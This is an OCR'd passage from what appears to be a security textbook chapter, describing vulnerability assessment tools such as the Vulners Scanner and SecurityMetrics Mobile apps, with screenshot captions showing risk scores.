
- N-Stalker Web Application Security Scanner (*https://www.nstalker.com*)
- ManageEngine Vulnerability Manager Plus (*https://www.manageengine.com*)
- Nipper Studio (*https://www.titania.com*)

Vulnerability Assessment Tools for Mobile

- **Vulners Scanner**

  Source: *https://vulners.com*

  Vulners scanner is an Android application that performs passive vulnerability detection based on a software version's fingerprint. Since this is a passive method of vulnerability assessment, this app can only be used to identify vulnerabilities; it is not effective in performing compliance checks.



php - 5.6.31 8.5

nginx - 1.14.0 7.8

jQuery Migrate - 1.2.1 Not Vulnerable

Figure 5.12: Vulners Scanner — critical risk score





Figure 5.13: Vulners Scanner — medium risk score

- **SecurityMetrics Mobile**

  Source: *https://www.securitymetrics.com*

  SecurityMetrics Mobile is a mobile defense tool that helps to identify mobile device vulnerabilities to protect customers' sensitive data. It helps to avoid threats that originate from mobile malware, device theft, Wi-Fi network connectivity, data entry, personal and business use, unwarranted app privileges, data and device storage, account data access, Bluetooth, Infrared (IR), Near-field communication (NFC), and SIM and SD cards.

  SecurityMetrics MobileScan complies with PCI SSC (Payment Card Industry Security Standards Council) guidelines to prevent mobile data theft. On completion of a scan, the report generated comprises a total risk score, a summary of discovered vulnerabilities, and recommendations on how to resolve threats.


11:28 AM
securityMETRICS Mobile

PCI Issues

Your device is not compliant.

25.70 **Total Risk Score**

9.0 Non-market App Installation

Non-market apps can be installed on this device.

